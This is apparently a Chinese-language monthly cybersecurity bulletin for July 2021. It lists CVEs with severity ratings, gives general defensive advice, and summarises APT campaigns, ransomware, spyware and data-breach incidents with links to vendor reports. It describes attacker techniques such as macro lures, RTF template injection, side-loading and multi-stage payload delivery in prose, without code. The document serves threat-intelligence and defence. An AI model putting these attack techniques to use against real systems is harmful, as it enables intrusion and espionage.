Simcenter Femap 代码执行漏洞

2021-07-12

CVE-2021-33020 高危
Vue Motion 安全配置漏洞

CVE-2021-27501 高危
Vue Speech 安全配置漏洞

CVE-2021-33022 高危
Vue Speech 明文传输漏洞

CVE-2021-27497 中危
Vue MyVue 验证绕过漏洞

CVE-2021-27493 中危
Vue PACS 类型混淆漏洞

CVE-2021-33024 低危
Vue Motion 安全配置漏洞

CVE-2021-33018 中危
Vue PACS 安全配置漏洞

2021-07-13

CVE-2021-35211 严重
Serv-U 代码执行漏洞

CVE-2021-30129 中危
Mina SSHD Server 拒绝服务漏洞

2021-07-14

CVE-2021-34448 严重
Windows 内存破坏漏洞

CVE-2021-31979 高危
Windows 特权提升漏洞

CVE-2021-33771 高危
Windows 特权提升漏洞

CVE-2021-34473 严重
Exchange Server 代码执行漏洞

CVE-2021-34523 严重
Exchange Server 特权提升漏洞

CVE-2021-33781 高危
Windows 安全特性绕过漏洞

CVE-2021-33779 高危
Windows Server 安全特性绕过漏洞

CVE-2021-34492 高危
Windows Server 证书校验漏洞

SNWLID-2021-0017 严重
Secure Remote Access SQL注入漏洞

2021-07-16

CVE-2021-22555 高危
kernel-netfilter 特权提升漏洞

CVE-2021-30559 高危
Chrome 内存越界漏洞

CVE-2021-30541 高危
Chrome UAF漏洞

CVE-2021-30562 高危
Chrome UAF漏洞

CVE-2021-30561 高危
Chrome 类型混淆漏洞

CVE-2021-30560 高危
Chrome UAF漏洞

CVE-2021-30563 高危
Chrome 类型混淆漏洞

CVE-2021-30564 中危
Chrome 缓冲区溢出漏洞

2021-07-20

CVE-2021-32589 高危
fortimanager UAF漏洞

CVE-2021-0276 严重
SBR Carrier 栈溢出漏洞

2021-07-21

CVE-2021-2394 严重
weblogic 序列化漏洞

CVE-2021-2397 严重
weblogic 序列化漏洞

CVE-2021-2382 严重
weblogic 序列化漏洞

CVE-2021-20090 严重
Arcadyan 路径穿越漏洞

2021-07-22

CVE-2021-33909 高危
kernel 特权提升漏洞

CVE-2021-36934 严重
Windows10 特权提升漏洞

CVE-2021-32761 高危
Redis 整形溢出漏洞

2021-07-23

CVE-2020-36239 严重
Jira Data Center 代码执行漏洞

2021-07-26

CVE-2021-32749 高危
fail2ban 命令执行漏洞

2021-07-27

CVE-2021-29969 中危
Thunderbird 中间人攻击漏洞

CVE-2021-29970 高危
Thunderbird UAF漏洞

CVE-2021-29976 高危
Thunderbird 内存破坏漏洞

CVE-2021-22116 中危
RabbitMQ 拒绝服务漏洞

CVE-2021-30807 高危
macOS 代码执行漏洞

2021-07-28

CVE-2021-21831 高危
PDF Editor UAF漏洞

CVE-2021-21893 高危
PDF Reader UAF漏洞

CVE-2021-21870 高危
PDF Editor Mac UAF漏洞

CVE-2021-30663 高危
WebKitGTK 代码执行漏洞

2021-07-30

ZDI-CAN-13085 中危
3D Viewer UAF漏洞

安全建议

Security Advice

- 各行业主管部门应积极关注相关应用或设备的威胁情报，建立完善的漏洞管理流程及应急响应流程，及时推动严重漏洞的修复流程。
- 企业内部应做好资产管理，及时进行内部资产统计，完善内部资产管理体系，以便在漏洞出现时及时做好自查工作。
- 安装了安全产品企业应及时联系相关安全厂商定期更新安全产品检测规则，并定期进行内部漏洞扫描工作。
- 周期性的进行内部的安全测试或安全演习，及时发现并修复相关威胁。
- 定期进行企业安全培训，形成企业安全用网规范，提高员工安全意识。

安全事件

SECURITY INCIDENTS

前言

本月收录安全事件216项，话题集中在数据泄露、恶意程序、网络攻击方面，涉及的组织有：Microsoft、Google、GitHub、LinkedIn、Dropbox、Dropbox、Cisco、Twitter等。涉及的行业主要包含IT服务业、制造业、政府机关及社会组织、金融业、交通运输业、医疗行业等。

目录预览

事件图表

APT事件


重点事件回顾

事件时间线


安全建议

事件图表

Charts Of Incidents



行业占比情况



事件等级占比情况

涉及厂商词云

攻击组织词云

APT事件

Incidents Of Advanced Persistent Threat

Kimsuky2021年上半年窃密活动总结

标签：Kimsuky, C2, APT
链接：https://mp.weixin.qq.com/s/og8mfnqoKZsHlOJdIDKYgQ

Kimsuky 是位于朝鲜的APT组织,又名(Mystery Baby、 Baby Coin、Smoke Screen、BabyShark、Cobra Venom)等，最早由kaspersky在2013年披露，该组织长期针对于韩国的智囊团、政府外交、新闻组织、教育学术等机构进行攻击，在过去几年里，他们将攻击目标扩大到包括美国、俄罗斯和欧洲在内的国家。主要目的为窃取情报、间谍活动等。该组织十分活跃，常用的攻击载荷为带有漏洞的hwp文件、恶意宏文件、释放载荷的PE文件等。
纵观2021上半年Kimsuky的活动，攻击目标仍以韩国的政府外交、国防军工、大学教授、智囊团为主。相关攻击活动仍以鱼叉邮件投递诱饵文档为主，同时也在积极利用社会热点事件为诱饵进行攻击。

腾云蛇组织(APT-C-61)针对南亚地区的攻击活动披露

标签：Android, C2, APT
链接：https://mp.weixin.qq.com/s/VTHvmRTeu3dw8HFyusKLqQ

近期，360烽火实验室发现一起主要针对印度军事相关目标的攻击活动，本次攻击活动使用了一种新的Android恶意软件，根据恶意软件包结构将其命名为PJobRAT。
PJobRAT主要伪装成印度婚恋交友和即时通讯软件。通过对同源样本进行分析，360烽火实验室推测本次攻击时间从2021年1月开始，该RAT家族或最早出现于2019年12底，本次攻击活动主要针对具有军事相关背景的印度人员。

细数黄金鼠组织(APT-C-27)的主要攻击武器

标签：APT-C-27, C2, APT
链接：https://mp.weixin.qq.com/s/oNTTMnitvikgs0o3pXCYKw

中东地区局势动荡不安，既有其历史原因也有地缘政治原因，世界政治格局、国际大国政治更是给该区域带来了新的挑战，叙利亚、土耳其之间的政治、军事冲突正是这种形势下的一个缩影。 APT-C-27黄金鼠组织是涉及中东的APT攻击组织，从2014年11月起，其对叙利亚、土耳其地区展开了有组织的不间断攻击。PC端和Android端的恶意样本主要伪装成聊天软件，通过水坑攻击配合社会工程学进行攻击，攻击者熟悉阿拉伯语。 此次360高级威胁研究分析中心发现捕获到了该组织大量内部利用工具和攻击样本，通过对Android端的相关样本、RAT持续监控，发现这里面既有可能是内部利用工具，也有可能是攻击样本、测试样本，包括为了便于社会工程学攻击编写的代码、相关文件解密工具、RAT、为了简化攻击所编写的内部组件、Android端RAT以及进程守护APK。通过对这些工具、样本分析，发现黄金鼠针对中东地区的最新行动，同时可以逆推出该APT组织在攻击中的整体思路、所使用的攻击方式、未被披露的攻击工具，以及可能还没有被发现的攻击行动。

Lazarus针对航空航天行业的攻击

标签: Lazarus, C2, APT
链接: https://mp.weixin.qq.com/s/CHprzD0K-wosO9SRBG-eYA

Lazarus(APT-C-26)组织是朝鲜半岛非常活跃的APT组织之一，该组织长期对韩国、美国、印度等国家进行渗透攻击，长期以数字货币、金融行业、航空航天行业等为攻击目标。此外还对全球的金融机构进行攻击，堪称全球金融机构的最大威胁，该组织最早的攻击活动可以追溯到2007年。
今年6月，360威胁情报中心在日常的威胁狩猎中，监测到一起朝鲜APT组织的诱饵文档样本，此次攻击以名称“Airbus工作机会机密”为诱饵，诱导受害者点击执行，当用户启用宏后，将释放后门程序执行。诱饵以Airbus工作机会机密为主题，文档界面显示：“本文件受 Airbus SE 保护。要查看内容，请单击上方黄色栏中的‘启用编辑’和‘启用内容’”，以此诱导用户启用宏，使用工作机会、招聘信息等为诱饵也是Lazarus常用的手段。

疑似Kimsuky针对韩国军工行业的攻击

标签: Kimsuky, C2, APT
链接: https://mp.weixin.qq.com/s/y4TGzrhr2rvVk5EAca91hA

Kimsuky 是位于朝鲜的APT组织,又名(Mystery Baby、Baby Coin、Smoke Screen、BabyShark、Cobra Venom)等，最早由Kaspersky在2013年披露，该组织长期针对于韩国的智囊团、政府外交、新闻组织、教育学术组织等进行攻击，在过去几年里，他们将攻击目标扩大到包括美国、俄罗斯和欧洲各国在内的国家。主要目的为窃取情报、间谍活动等。该组织十分活跃，常用的攻击载荷为带有漏洞的hwp文件、恶意宏文件、释放载荷的PE文件等。
360威胁情报中心在日常的威胁狩猎中，监测到一起朝鲜APT组织的PE样本，样本将图标伪装成微软相关的产品，诱使用户点击，用户打开后将展示正常的诱饵文档，同时连接远程地址执行后续后门操作。

海莲花白利用持久化新型组合攻击方式

标签: 海莲花, C2, APT
链接: https://mp.weixin.qq.com/s/NUjR3qVE0PJXULgGc3Edow

海莲花是一个有政府背景的境外黑客组织，攻击目标主要是东亚国家的企业和政府部门，从2011年中国就遭受到了海莲花组织的网络攻击，自2015年360曝光海莲花以来，该组织仍未停止过对我国的攻击，360高级威胁研究院一直持续跟进监测海莲花组织的最新攻击。
海莲花在样本侧攻击多使用劫持侧加载的方式进行攻击，例如使用Windows Defender、Word，或是系统缺省文件来加载恶意载荷；并使用远程服务或是远程任务计划的方式来启动白文件。
本次对其攻击白利用手法进行对比总结。

WildPressure 攻击 macOS 平台

标签：WildPressure, C2, APT
链接：https://securelist.com/wildpressure-targets-macos/103072/

WildPressure主要以中东的工业作为攻击目标。2021年春季，Kaspersky通过追踪，发现了该组织使用的更新版的恶意软件，其中包含C++编写的 Milum木马、相同版本 (1.6.1) 的用于通信的VBScript变种和同时包含控制和插件的一组模块。基于包含“client”编程语言的C2通信协议中的一个字段，可以看出，除了C++木马攻击之外后续还存在更多攻击阶段。
WildPressure使用的另一种语言是Python。针对Windows的PyInstaller 模块包含一个名为“Guard”的脚本。也许这里最有趣的发现是：该恶意软件是同时针对Windows和macOS操作系统开发的。

SideCopy：此 APT 组织如何发展其武器库

标签：SideCopy, C2, APT
链接： https://blog.talosintelligence.com/2021/07/sidecopy.html?utm_source=feedburner&utm_medium=feed&utm_campaign=Feed%3A+feedburner%2FTalos+%28Talos%E2%84%A2+Blog%29

Cisco Talos正在追踪SideCopy针对印度政府人员的攻击活动，攻击时使用的主题和策略类似于APT36（又名Mythic Leopard、Transparent Tribe），而攻击手法模仿的是Sidewinder组织。Talos发现SideCopy恶意软件活动有所增加，并且在攻击后期会部署各种插件，包含文件收集器、凭据窃取器和键盘记录器等。
Cisco Talos发现了多条攻击链，用于分发定制化的远控木马，例如CetaRAT、Allakore和njRAT；除此之外，还发现了四个新的自定义RAT家族和另外两个名为“Lilith”和“Epicenter”定制化远控木马的使用。

Bandidos：针对拉丁美洲的间谍活动

标签：Dark Caracal, C2, APT
链接：https://www.welivesecurity.com/2021/07/07/bandidos-at-large-spying-campaign-latin-america/

2021年，ESET检测到一项针对讲西班牙语国家企业网络的持续攻击活动，其中90%发生在委内瑞拉，并且攻击至少自 2015 年开始。在将此活动中使用的恶意软件Bandook与之前版本进行比较时，发现了Bandook进行了功能更新与升级。鉴于攻击所使用的恶意软件和目标语言环境，ESET将此活动命名为“Bandidos”。

针对政府部门的攻击

标签：C2, APT
链接：https://symantec.broadcom.com/hubfs/Attacks-Against-Government-Sector.pdf

虽然针对政府领域的网络攻击数量太多，无法一一列举，但作为Broadcom的子公司，赛门铁克发布了一份白皮书，给出了一些值得注意的事件，重点介绍了该领域的攻击范围以及所采用的各种战术。
本文的主要内容包括:
- 攻击事件：最近一些攻击政府实体的事件，其攻击类型/动机。
- 攻击者：重点介绍针对政府部门的高级持续威胁(APT)组织。
- 攻击活动趋势：Broadcom的子公司赛门铁克(Symantec)给出的主要趋势及指标。
- 案例研究：详细介绍赛门铁克威胁狩猎团队处理的两个案例。
- 如何保护网络：政府组织如何保护其网络并避免遭受网络攻击。

Operation SpoofedScholars: 与 TA453 的对话

标签：TA453, C2, APT
链接：https://www.proofpoint.com/us/blog/threat-insight/operation-spoofedscholars-conversation-ta453

至少自2021年1月以来，TA453(又名Charming Kitten)伪装成伦敦的东方和非洲研究学院 (SOAS) 的英国学者来窃取对伊朗政府感兴趣的个人的敏感信息，目标包括中东智库的专家、知名学术机构资深教授和中东报道专职记者。
本次攻击中，TA453使用鱼叉式网络钓鱼电子邮件发起攻击，然后使用攻击者攻陷的合法网站来收集凭证。目前Proofpoint已通知受害者当局，并将此次攻击命名为”Operation SpoofedScholars“。

对伊朗组织Tortoiseshell采取行动

标签：Tortoiseshell, C2, APT
链接： https://about.fb.com/news/2021/07/taking-action-against-hackers-in-iran/

Facebook分享了其对伊朗的APT组织Tortoiseshell采取的行动，以阻止该组织利用基础设施滥用Facebook平台分发恶意软件或者利用互联网进行间谍活动。Tortoiseshell善于使用各种恶意策略来识别其目标并使用恶意软件感染其设备以进行间谍活动，本次活动主要针对美国，此前有报道称其活动主要针对中东的信息技术行业，但其恶意活动明显扩展到了其他地区和行业，调查发现Tortoiseshell主要攻击目标为国防和航空航天领域的人员和公司，该组织也在一定程度上攻击了英国和欧洲。

Candiru雇佣间谍软件供应商成为焦点

标签：SOURGUM, C2, APT
链接：https://citizenlab.ca/2021/07/hooking-candiru-another-mercenary-spyware-vendor-comes-into-focus/

Candiru 是一家位于以色列的秘密公司，专门向政府销售间谍软件，来感染和监控iPhone、Android、Mac、PC 和云帐户等。Microsoft威胁情报中心(MSTIC)将该组织命名为“SOURGUM”。
通过互联网扫描，citizenlab确定了750多个链接到Candiru间谍软件基础设施的网站。其中许多域名伪装成了维权组织例如大赦国际、Black Lives Matter movement等合法网站，以及媒体公司和其他民间社会实体。
citizenlab在西欧确定了一名与政治有关的受害者，并还原了Candiru的Windows版的间谍软件副本。与Microsoft威胁情报中心(MSTIC) 合作分析了该间谍软件，结果发现其利用了微软于2021年7月13日修补的两个提权漏洞：CVE-2021-31979和CVE-2021-33771。
通过分析调查，微软在巴勒斯坦、以色列、伊朗、黎巴嫩、也门、西班牙、英国、土耳其、亚美尼亚和新加坡观察到了至少100 名受害者，包括人权捍卫者、持不同政见者、记者、活动家和政治家。
本报告中提供了Candiru间谍软件持久性机制的简要技术概述以及有关该间谍软件功能的一些详细信息。同时给出了Candiru极力掩盖的公司架构、人员配备和投资合作方等信息。

Kimsuky APT组织利用blogspot分发恶意载荷的攻击活动分析

标签：Kimsuky, C2, APT
链接：https://mp.weixin.qq.com/s/BvP00a-33OOmbcdwDkeqeg

Kimsuky 是位于朝鲜的APT组织,又名(Mystery Baby、Baby Coin、Smoke Screen、BabyShark、Cobra Venom)等，是疑似具有东亚国家背景的APT组织，该团伙长期针对韩国政府、新闻机构等目标发起攻击活动。该组织常用社会工程学、鱼叉邮件、水坑攻击等手段投递恶意软件，拥有功能完善的恶意代码武器库。与Konni APT组织存在基础设施重叠等关联性。
近日，奇安信红雨滴团队在日常高价值样本狩猎过程中，捕获多例疑似Kimsuky组织的攻击样本。根据红雨滴研究人员跟踪分析，此次的攻击活动有如下特点：
1. 此次发现的样本都以案件费用支付委托书为诱饵。
2. 此次活动中的样本所加载的Payload均采用多层下载链，最终使用blogspot博客系统分发最终载荷，为溯源增加了难度。
3. 文档使用恶意VBA代码，捕获到文本输入再执行核心恶意宏代码。
4. 未发现影响国内。

艾叶豹组织：针对巴基斯坦用户的监控活动披露

标签：艾叶豹，C2，APT
链接： https://mp.weixin.qq.com/s/K_UVSBdY6xZwJOz_mP2lNw

2021年7月，奇安信病毒响应中心移动安全团队关注到自2020年11月起至今，一个未知的APT组织针对巴基斯坦用户展开了有组织、有计划、针对性的长期监控活动。该组织一般利用钓鱼网站进行载荷投递。其攻击平台主要为Android，攻击目标主要锁定为巴基斯坦用户及巴基斯坦TLP政党。截止目前一共捕获到Android平台攻击样本15个，涉及的C&C有2个。
目前并未有直接的发现指向攻击组织身份，且在已知的APT组织中均未发现到有和该组织出现重叠。故奇安信病毒响应中心移动安全团队选取了主要受害国家国兽（捻角山羊）的其中一种天敌动物名字，按照内部的命名规则将该攻击组织归属命名为------艾叶豹组织（Snow leopard）。

疑似南亚APT组织Donot利用阿富汗撤军影响为诱饵的攻击活动分析

标签：Donot，C2，APT
链接：https://mp.weixin.qq.com/s/v62AeG6vNcQTm1-zc4nXBQ

近日，奇安信威胁情报中心红雨滴在日常的威胁狩猎发现，南亚地区APT组织近期攻击活动频发。其利用恶意RTF模板注入漏洞利用样本对周边国家地区开展了多次攻击活动。根据红雨滴研究人员跟踪分析，此次的攻击活动有如下特点：
- 在此次攻击活动中，攻击者利用此前披露的Donot组织类似攻击手法，即在RTF格式文档中的*\template目标控制字加载远程恶意模板文件进行攻击，该利用方式免杀效果好，样本首次上传VT时几乎没有杀软查杀。
- 捕获样本以等标题为诱饵下发恶意文档进行攻击活动。此次活动疑似针对阿富汗地区。
- 此次活动中的样本所加载的Payload均采用多层解密，最后阶段的恶意代码BaneChant（MMCore）后门为内存加载，增加了样本的查杀难度。
- 未发现本次攻击影响国内。

“苦象”组织上半年针对我国的攻击活动分析

标签：苦象，C2，APT
链接：https://mp.weixin.qq.com/s/dHiYZyJXoy2LLXtElcYeog

近期，安天CERT在梳理安全事件时，发现一批针对我国军工、贸易和能源等领域的网络攻击活动。攻击手法存在伪造身份向目标发送鱼叉邮件，投递恶意附件诱导受害者运行。经归因分析发现，这批活动具备APT组织[“苦象”]（https://www.antiy.com/response/20200917.html） 的历史特征，且在针对目标、恶意代码和网络资产等层面均存在关联，属于“苦象”组织在2021年上半年的典型攻击模式。相关攻击活动的特征总结如下：

表 1-1 攻击活动特征

事件要点	特征内容
事件概述	“苦象”组织的网络攻击活动
攻击目标	我国的军工、贸易和能源等领域目标
攻击手法	鱼叉邮件投递恶意附件，附件包含恶意CHM文件诱导点击
攻击意图	窃密
攻击时间	2021年4月

老树新花：Kimsuky使用的新版KGH间谍组件分析

标签：Kimsuky, C2, APT
链接： https://mp.weixin.qq.com/s/cbaePmZSk_Ob0r486RMXyw

Kimsuky APT组织是境外由特定政府支持的、先进的APT组织，其至少从2012年开始运营，近些年一直针对韩国、俄罗斯、美国等政府从事间谍活动，该组织经常使用各种鱼叉式和社会工程学方法来获得对目标的初始访问。微步情报局近期通过威胁狩猎系统监测到 Kimsuky APT 组织使用 KGH 间谍组件在进行攻击活动，分析有如下发现：

- 攻击者开发私有工具制作钓鱼邮件，对目标进行鱼叉邮件攻击；
- 木马进入目标系统后，使用漏洞 CVE-2019-0880 进行提权；
- 攻击者复用了之前 KGH 间谍组件的部分代码，利用 KGH 间谍组件窃取目标隐私信息；
- 开发者在旧版本 KGH 间谍组件的基础上拓展了持久化、远程控制等功能，根据样本信息显示，疑似多个开发人员协同工作；
- 在新版本 KGH 间谍组件中，使用 FTP 协议与 C2 服务器通信；

Praying Mantis：高级内存驻留攻击

标签：Praying Mantis, C2, APT
链接：https://www.sygnia.co/praying-mantis-targeted-apt

在响应针对美国知名组织的攻击时，Sygnia研究人员调查了一种具有国家背景的高级内存驻留攻击。
关键点：

- Sygnia事件响应团队确定了一个几乎完全在内存中进行操作的高级可持续威胁组织，并将该组织命名为“Praying Mantis”或“TG2021”。
- 攻击者主要针对联网的Windows服务器，使用反序列化攻击来加载为Windows IIS环境量身定制的恶意软件平台。
- 攻击者利用IIS提供的访问权限来执行后续操作，包括凭据收集、网络侦察和横向移动。
- TG1021使用的TTP与澳大利亚网络安全中心 (ACSC) 描述的具有国家背景的“Copy-Paste 攻击”事件的TTP存在各种相似之处。
- Praying Mantis已被观察到以西方两大市场知名的公共和私营实体为攻击目标，这体现了使用国家级攻击方法针对商业组织的趋势正在日益增长。

本篇报告包括攻击者的技术手段、IOC以及攻击防御指导方针。

重点事件回顾

Review Of Incidents

恶意程序事件

Kaseya遭遇严重勒索软件攻击，被索要7000万美元赎金 IT服务业

2021年7月2日，美国软件开发商 Kaseya Ltd. 遭遇勒索软件攻击，攻击主要集中在 Kaseya VSA 软件上。据悉很多大型企业和技术服务供应商使用 Kaseya VSA 来管理软件更新，并向电脑网络上的系统发布软件更新。援引外媒 The Record 报道，REvil 勒索软件团伙索要 7000 万美元的赎金，以发布一个通用的的解密工具，该工具允许所有受影响的企业恢复其文件。

Google Play 恶意程序窃取 Facebook 用户的登录名和密码 IT服务业

Doctor Web的研究人员发现了10个木马程序，其中9个在google play上可用。这些木马以无害软件的形式传播，并被安装超过5,856,010次。这些应用程序功能齐全，用户会被提示登录他们的facebook账户。

黑客攻击中国博彩网站并传播 BIOPASS 恶意软件 IT服务业

一种新的恶意软件正在通过水坑攻击攻击中国的在线赌博公司，以部署Cobalt Strike，传播从未出现过的基于 python 的恶意后门：BIOPAS。利用Open Broadcaster软件（OBS）Studio的直播应用程序，捕获受害者屏幕并发送给攻击者。

假 Windows 11安装程序在计算机上分发恶意软件 IT服务业

最近，卡巴斯基的研究人员警告不要从未经验证的来源下载 Windows 11，因为安装程序很可能包含恶意软件。网络攻击者发布了一个名为 86307_windows 11 build 21996.1 x64 + activator.exe 的可执行文件。文件大小高达 1.75GB，看起来确实合理。但事实上，该文件包含大量无用信息的 dll 文件。恶意安装程序还会下载并运行第二个安装程序，用于安装广告软件、潜在有害程序和恶意软件。

印媒：以色列间谍软件潜在监控名单包括中国外交官

多个行业

一款据称监视了全球5万多人的以色列间谍软件“监听门”成为国际焦点。
英国广播公司（BBC）此前报道称，以色列软件监控公司NSO向一些国家售卖了一款名为“飞马”的手机间谍软件，用以监控记者、律师、人权活动人士甚至各国的相关政要。被监听对象据称包括国家元首、王室成员、部长、企业高管、记者等，至少涉及50多个国家和地区。印媒20日的报道称，被这一间谍软件监控的名单上，也包括中国外交官。

数据安全事件

日本政府称奥运门票数据泄露

文娱体育

日本政府官员称，东京奥运会门票网关的用户 ID 和密码在泄密网站上公布。ID 和密码可能会让攻击者访问某人的姓名、地址、银行账户信息和其他个人信息。目前有多少帐户遭到入侵没有具体说明，奥运会的组织机构已经开始调查。

沙特阿美数据泄露导致 1 TB 被盗数据出售

采矿业

攻击者窃取了属于沙特阿美公司的1 TB的专有数据，并在暗网上进行出售。
沙特阿拉伯石油公司，另称沙特阿美公司，是世界上最大的公共石油和天然气公司之一。攻击者正在以5000万美元的价格提供沙特阿美公司的数据。

攻击者泄露了从 EA 窃取的数据，包括 FIFA 代码

IT服务业

2021年6 月，黑客入侵了游戏巨头EA 的网络，并声称窃取了大约 780 GB 的数据。被盗数据包括游戏源代码、FrostBite游戏引擎 和调试工具源代码 、FIFA 21匹配服务器代码、EA专有游戏框架、调试工具、SDK和API密钥、XBOX和SONY私有SDK和API密钥、XB PS 和 EA pfx 和带有密钥的 crt，以及 FIFA 22 API 密钥、 SDK 和调试工具。2021年7月底，在与受害者谈判失败后，攻击者泄露了从公司窃取的完整数据。

网络攻击事件

外交部：中方再次强烈要求美国及其盟友停止针对中国的网络攻击 政府机关

外交部发言人赵立坚7月20日表示，中方再次强烈要求美国及其盟友停止针对中国的网络窃密和攻击，停止在网络安全问题上向中国泼脏水，中方将采取必要措施坚定维护中国的网络安全和自身利益。美国纠集盟友在网络安全问题上对中国进行无理指责，此举无中生有，颠倒黑白，完全是出于政治目的的抹黑和打压，中方绝不接受。他表示，中方坚决反对并打击任何形式的网络攻击，更不会对黑客攻击进行鼓励、支持或纵容。这一立场是一贯和明确的。网络空间虚拟性强，溯源难，行为体多样，在调查和定性网络事件时应有完整充分证据，将有关网络攻击与一国政府相关联，更应慎之又慎。美方发布的所谓技术细节并不能构成完整的证据链。

其他事件

微软发布Print Spooler 0day漏洞的紧急更新 IT服务业

微软发布了KB5004945紧急安全更新，以修复Windows Print Spooler 服务中被积极利用的 PrintNightmare 零日漏洞，该漏洞影响了所有Windows版本。
然而，该补丁是不完整的，漏洞仍然可以被利用并获得SYSTEM特权。可用的缓解选项包括禁用打印后台处理程序服务，或通过组策略禁用入站远程打印。

长达 16 年的安全漏洞影响了数百万台打印机 制造业

HP、Xerox 和 Samsung 打印机中使用的软件驱动程序中存在高严重性安全漏洞，自 2005 年以来其详细信息一直未被发现。
漏洞编号为 cve-2021-3438（cvss 评分：8.8），该问题涉及缓冲区溢出一个名为“ssport.sys”的打印驱动程序安装包，可以启用远程权限和任意代码执行。

事件时间线

Timeline Of Incidents

2021-07-01
WordPress插件漏洞能造成代码执行
VirusTotal被勒令披露HSE数据下载者的私人信息

2021-07-05
Kaseya遭遇严重勒索软件攻击，被索要7000万美元赎金
TrickBot 僵尸网络部署了一种名为 Diavol 的新型勒索软件
NSA 和 FBI 指责俄罗斯对 Microsoft 365 进行大规模攻击
Revil 勒索软件团伙袭击了西班牙电信巨头 MasMovil
恶意 Google Play 应用程序窃取 Facebook 用户的登录名和密码

2021-07-06
新型恶意软件Mirai Botnet正在操纵各类物联网设备进行DDoS攻击
微软发布PrintNightmare（Print Spooler的0day漏洞）的紧急更新
Microsoft 对PowerShell 7 代码执行漏洞发出警报
16,000 名华盛顿工人的数据被泄露

2021-07-07
攻击者加快对勒索软件对工业控制系统 ICS 的网络攻击

2021-07-08
发现针对拉丁美洲企业网络的恶意软件攻击
以色列发现了一场全球性的黑客行动
攻击者利用 NuGet 包攻击 .NET 平台

2021-07-09
Microsoft Office Excel 的老用户正成为恶意软件的攻击目标

2021-07-10
数以百万计的登录凭据被匿名恶意软件窃取
伊朗铁路系统遭遇网络攻击

2021-07-12
Magecart黑客将偷来的信用卡数据隐藏在图像和伪造的CSS文件中
黑客攻击中国博彩网站并传播 BIOPASS 恶意软件
黑客利用新技巧来禁用宏安全警告
SolarWinds 修复了在野利用的严重的 Serv-U 0day漏洞

2021-07-13
微软7月补丁日：将提供包括几个针对零日漏洞的共40 个安全补丁
美国服装品牌 Guess 遭遇数据泄露

2021-07-15
谷歌表示，四个0day漏洞已被广泛利用
WooCommerce 修复了使 500 万个网站遭受数据泄漏的漏洞

2021-07-16
Cloudflare CDN 的严重漏洞将使 12% 的站点被入侵

2021-07-17
RansomeEXX 勒索软件攻击厄瓜多尔国营 CNT 电信公司

2021-07-18
HelloKitty 勒索软件团伙以易受攻击的 SonicWall 设备为目标
勒索软件袭击了为财富 500 强、全球 500 强公司提供咨询的律师事务所

2021-07-19
NSO集团的Pegasus恶意软件分析
沙特阿美数据泄露导致 1 TB 被盗数据出售
黑客组织攻击 Linux 机器并部署 Cryptominer 恶意软件
俄罗斯 SVR 黑客利用Safari 0day攻击 LinkedIn 用户

2021-07-20
印媒：以色列间谍软件潜在监控名单包括中国外交官
外交部：中方再次强烈要求美国及其盟友停止针对中国的网络攻击
长达 16 年的安全漏洞影响了数百万台打印机
Google Play 中的 Joker 恶意软件

2021-07-21
Caliente Bardits传播Bandook恶意软件攻击西班牙组织
StrongPity APT组首次部署Android恶意软件
新升级的XLoader Windows InfoStealer恶意软件正攻击macOS系统

2021-07-22
Ransomware勒索软件团伙利用伪造的浏览器更新攻击了CNA的网络
APT黑客通过叙利亚电子政务门户散布Android木马

